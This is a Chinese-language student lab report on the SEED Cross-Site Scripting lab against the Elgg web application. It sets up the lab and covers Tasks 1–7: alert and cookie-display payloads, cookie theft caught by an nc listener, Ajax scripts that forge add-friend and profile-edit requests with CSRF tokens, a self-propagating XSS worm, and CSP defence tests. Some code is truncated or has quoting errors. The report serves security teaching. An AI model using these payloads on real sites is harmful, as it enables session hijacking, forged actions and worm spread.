

网络空间安全实验

Cross-Site Scripting (XSS) Attack Lab

(Web Application: Elgg)

57119126 傅寒青

Lab Environment Setup

将/etc/hosts 文件修改如下:

```
# For XSS Lab
10.9.0.5      www.seed-server.com
10.9.0.5      www.example32a.com
10.9.0.5      www.example32b.com
10.9.0.5      www.example32c.com
10.9.0.5      www.example60.com
10.9.0.5      www.example70.com
```

清除 mysql 数据库:

```
[07/29/21]seed@VM:~/.../Labsetup$ sudo rm -rf mysql_data
```

启动 docker:

```
[07/29/21]seed@VM:~/.../Labsetup$ dcup
WARNING: Found orphan containers (attacker-10.9.0.105, server-4-10.9.0.8, server-3-10.9.0.7, server-1-10.9.0.5, server-2-10.9.0.6) for this project. If you remove
d or renamed this service in your compose file, you can run this command with the
--remove-orphans flag to clean it up.
Recreating elgg-10.9.0.5 ... done
Recreating mysql-10.9.0.6 ... done
Attaching to elgg-10.9.0.5, mysql-10.9.0.6
mysql-10.9.0.6 | 2021-07-29 12:57:01+00:00 [Note] [Entrypoint]: Entrypoint script
for MySQL Server 8.0.22-1debian10 started.
mysql-10.9.0.6 | 2021-07-29 12:57:01+00:00 [Note] [Entrypoint]: Switching to dedi
cated user 'mysql'
```

Task 1: Posting a Malicious Message to Display an Alert Window


登陆 Samy 账户, 设置个人账户资料如下:

Public

Brief description

<script>alert("XSS");</script>

进入 Samy 个人主页，弹窗如下：



攻击成功！


Task 2: Posting a Malicious Message to Display Cookies

登陆 Samy 账户，设置个人账户资料如下：

Brief description

Public

使用 Bobby 账户访问 Samy 的个人主页，结果如下：



弹出了 Bobby 的 Cookie 信息，攻击成功！

Task 3: Stealing Cookies from the Victim's Machine

登陆 Samy 账户，设置个人账户资料如下：

Brief description

`<script>document.write('');</script>`

Public

Location

对 5555 端口进行监听：

```
seed@VM: ~  
[07/29/21] seed@VM:~$ nc -lknv 5555  
Listening on 0.0.0.0 5555  
█
```

使用 Bobby 访问 Samy 账户的个人主页，成功监听得到 Bobby 的 Cookie：

```
seed@VM: ~  
[07/29/21] seed@VM:~$ nc -lknv 5555  
Listening on 0.0.0.0 5555  
Connection received on 10.0.2.4 54448  
GET /?c=Elgg%3Dnd72am3p12lvnrniu0m9d0u6bf HTTP/1.1  
Host: 10.9.0.1:5555  
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0  
Accept: image/webp, */*  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Connection: keep-alive  
Referer: http://www.seed-server.com/profile/samy  
█
```

Task 4: Becoming the Victim's Friend

使用 HTTP Header Live 插件获取添加 Samy 的 Get 请求：

```
HTTP Header Live Sub — Mozilla Firefox  
GET http://www.seed-server.com/action/friends/add?friend=59&__elgg_ts=1626762875&__elgg_token=s1A  
Host: www.seed-server.com  
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0  
Accept: application/json, text/javascript, */*; q=0.01  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
X-Requested-With: XMLHttpRequest  
Connection: keep-alive  
Referer: http://www.seed-server.com/profile/samy  
Cookie: Elgg=gk2vr99ci7umgq2tgpn4kq79qm
```

登陆 Samy 账户，设置个人账户资料如下：

Display name

Samy

About me

[Embed content](#) [Visu](#)

```
<script type="text/javascript">
window.onload=function(){
  var Ajax=null;
  var ts="&_elgg_ts="+elgg.security.token._elgg_ts;
  var token="&_elgg_token="+elgg.security.token._elgg_token;
  var sendurl="http://www.seed-server.com/action/friends/add?"+"friend=59"+ts+token+ts+token;
  Ajax=new XMLHttpRequest();
  Ajax.open("GET",sendurl,true);
  Ajax.send();
}
</script>
```

访问 Samy 主页前，Boby 没有好友：

Boby's friends


No friends yet.

使用 Boby 账户访问 Samy 个人主页：

[Elgg For SEED Labs](#) [Blogs](#) [Bookmarks](#) [Files](#) [Groups](#) [Members](#) [More](#) Account

Samy

Add friend Send a message



About me

Blogs

访问之后，Boby 好友中出现了 Samy：

Boby's friends



攻击成功！

- Question 1: Explain the purpose of Lines ① and ②, why are they are needed?
- Question 2: If the Elgg application only provide the Editor mode for the "About Me" field, i.e., you cannot switch to the Text mode, can you still launch a successful attack?

```
<script type="text/javascript">
window.onload = function () {
    var Ajax=null;

    var ts="__elgg_ts="__elgg.security.token.__elgg_ts;           ①
    var token="__elgg_token="+elgg.security.token.__elgg_token; ②

    //Construct the HTTP request to add Samy as a friend.
    var sendurl=...; //FILL IN

    //Create and send Ajax request to add friend
    Ajax=new XMLHttpRequest();
    Ajax.open("GET", sendurl, true);
    Ajax.send();
}
</script>
```

Q1: 第一行是用来获取被攻击者的__elgg_ts 值，第二行是为了获取__elgg_token 值，这是为了取得服务器验证。

Q2: 我们可以查看页面源码，查看网站如何处理我们的输出，通过处理方式对输入恶意代码进行调整从而进行攻击。

Task 5: Modifying the Victim's Profile

使用 HTTP Header Live 插件获取修改个人介绍的 Post 请求：



登陆 Sammy 账户，设置个人账户资料如下：

Edit profile

Display name


Samy

About me


```
<script type="text/javascript">
window.onload=function(){
  var userName="&name="+elgg.session.user.name;
  var guid="&guid="+elgg.session.user.guid;
  var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
  var token="&__elgg_token="+elgg.security.token.__elgg_token;
  var desc="&description=Samy is my hero"&__accesslevel[description]=2";
  var content=token+ts+userName+desc+guid;
  var samyGuid=59;
  var sendurl="http://www.seed-server.com/action/profile/edit";
  if(elgg.session.user.guid!=samyGuid)

  if(elgg.session.user.guid!=samyGuid)
  {
    var Ajax=null;
    Ajax=new XMLHttpRequest();
    Ajax.open("POST",sendurl,true);
    Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
    Ajax.send(content);
  }
}
</script></p>
```

登陆 Bobby 账户，访问 Sammy 个人主页前无个人介绍描述：

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More  Account

Bobby [Edit avatar](#) [Edit profile](#)

Add widgets

Blogs

Bookmarks


Files

Pages

Wire post

访问 Samy 个人主页之后，Boby 个人主页显示“Samy is my hero”：

Boby



[About me](#)
Samy is my hero

[Blogs](#)
[Bookmarks](#)
[Files](#)
[Pages](#)
[Wire post](#)

Edit

- Question 3: Why do we need Line ①? Remove this line, and repeat your attack. Report and explain your observation.

```
if(elgg.session.user.guid!=samyGuid) ①
{
    //Create and send Ajax request to modify profile
    var Ajax=null;
    Ajax=new XMLHttpRequest();
    Ajax.open("POST", sendurl, true);
    Ajax.setRequestHeader("Content-Type",
        "application/x-www-form-urlencoded");
    Ajax.send(content);
}
</script>
```

Q3:移除之后，Samy 自己的个人简介也会变成“Samy is my hero”，这行代码的作用是防止攻击到 Samy 自己。

Task 6: Writing a Self-Propagating XSS Worm

登陆 Samy 账户，设置个人账户资料的前部分代码如下：

Edit profile

Display name

Samy

About me

Embed cor

```
<script id="worm">
window.onload=function(){
  var headerTag="<script id=\"worm\" type=\"text/javascript\">";
  var jsCode=document.getElementById("worm").innerHTML;
  var tailTag="</\"+\"script>";
  var wormCode=encodeURIComponent(headerTag + jsCode + tailTag);
  var userName="&name="+elgg.session.user.name;
  var guid="&guid="+elgg.session.user.guid;
  var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
  var token="&__elgg_token="+elgg.security.token.__elgg_token;
  var desc="&description=Samy is my hero"+wormCode+"&accesslevel[description]=2";
```

使用 Bobby 账户访问 Samy 个人主页，之后 profile 被修改如下：

Boby



About me
Samy is my hero

Blogs

Bookmarks

Edit profile

Display name

Boby

About me

Embed content Visual editor

```
<p>Samy is my hero<script id="worm" type="text/javascript">
window.onload=function(){
  var headerTag="<script id=\"worm\" type=\"text/javascript\">";
  var jsCode=document.getElementById("worm").innerHTML;
  var tailTag="</\"+\"script>";
  var wormCode=encodeURIComponent(headerTag + jsCode + tailTag);
  var userName="&name="+elgg.session.user.name;
  var guid="&guid="+elgg.session.user.guid;
  var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
  var token="&__elgg_token="+elgg.security.token.__elgg_token;
  var desc="&description=Samy is my hero"+wormCode+"&accesslevel[description]=2";
```

Public

Brief description

攻击成功！



Boby

Edit avatar

Edit profile

Change your settings


Account statistics

Notifications

Group notifications

Task 7: Defeating XSS Attacks Using CSP

点开 example32a.com, example32b.com, example32c.com 三个网站进行测试:
example32a.com 七部分测试均成功:



example32b.com 其中只有第 4, 6 部分执行成功:



example32c.com 其中只有第 1, 4, 6 部分执行成功:



example32a.com 没有启动 CSP 防御, 正因如此所以 js 均执行成功, 而 example32b.com 通过 Apache 方式启用 CSP 防御, 只有信任的 4, 6 方式执行成功; example32c.com 通过 PHP 方式启用 CSP 防御, 只有信任的 1, 4, 6 方式执行成功。

实验总结

本次实验我了解到了跨站脚本攻击的原理以及一些攻击方法。

跨站脚本攻击 (XSS), 是一种特殊的代码注入攻击, 也是最常见的网络应用攻击之一。XSS 的根源在于 JavaScript 代码可以自然地与 HTML 数据混合。

在 XSS 攻击中, 一旦攻击者的代码进入目标用户的浏览器, 代码可以代表此用户发送伪造请求, 更甚者可以在目标用户的账户中存储一个自己的副本, 感染用户数据, 成为一个自我传播的蠕虫。

为了抵御 XSS 攻击, 多数应用使用过滤器去除用户提供的数据中的 JavaScript 代码。但最好的防御方法是吧 JavaScript 代码和数据分离, 并用 CSP 规则来禁止执行来自不可信源的 JavaScript 代码。